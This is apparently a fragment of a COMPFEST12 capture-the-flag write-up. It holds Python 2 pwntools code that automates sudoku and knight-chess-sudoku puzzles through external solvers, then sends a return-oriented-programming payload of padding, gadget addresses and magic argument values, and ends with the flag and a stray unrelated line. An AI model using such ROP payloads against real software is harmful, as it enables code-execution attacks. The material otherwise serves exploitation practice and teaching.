      pars = board.split('\n')
      pars = [x.replace(' | ', '').split(' ') for x in pars if '-'
not in x]

      d = {}

      for a in 'ABCDEFGH':
            for y, row in enumerate(pars):
                  for x, c in enumerate(row):
                        if pars[y][x] == a:
                              d[a] = (x, y)

      out = ''
      for el in pars:
            s = ' '.join(el)
            for a in 'ABCDEFGH':
                  s = s.replace(a, '0')
```

```
            out += s + '\n'

      f = open('out.txt', 'w')
      f.write(out[:-1])
      f.close()

      if 'knight' not in typ:
            q = process(['python', './SudokuSolver/sudoku.py',
'out.txt'])
            q.recvuntil('- - - - - - - - -\n')
            data = q.recvuntil('- - - - - - - - -')[:-18]
            pars2 = data.split('\n')
            pars2 = [x.split(' ') for x in pars2]
            # print pars2
            q.close()

            ans = ''
            for a in 'ABCDEFGH':
                  ans += pars2[d[a][1]][d[a][0]]

            print ans

            r.sendline(ans)
      else:
            print "knight"
            q = process(['./Chess-Sudoku-Solvers/C++/a.out',
'out.txt'])
            q.recvuntil('WE HAVE A SOLUTION!\n')
            data = ''
            for i in range(9):
                  data += q.recvline()
            pars2 = data.split('\n')[:-1]
            pars2 = [x.strip().split('  ') for x in pars2]
            q.close()
            ans = ''
            for a in 'ABCDEFGH':
                  ans += pars2[d[a][1]][d[a][0]]
            print ans

            r.sendline(ans)

      resp = r.recvline()
      if 'Correct' in resp:
            cnt+=1

poprdi = 0x00401723
poprsir15 = 0x00401721
```

```
pload = 'A'*8 + 'A'*8 + p64(poprdi) + p64(0xBEEFDEADDEADBEEF) +
p64(poprsir15) + p64(0xDEADBEEFBEEFDEAD) + p64(0) + p64(0x40129A)
r.sendline(pload)

r.interactive()
```

Flag: COMPFEST12{Y0u_4r3_tH3_R34L_Sud0kU_Pl4y3R}



...d79d8

ini gimana dengernya ya :(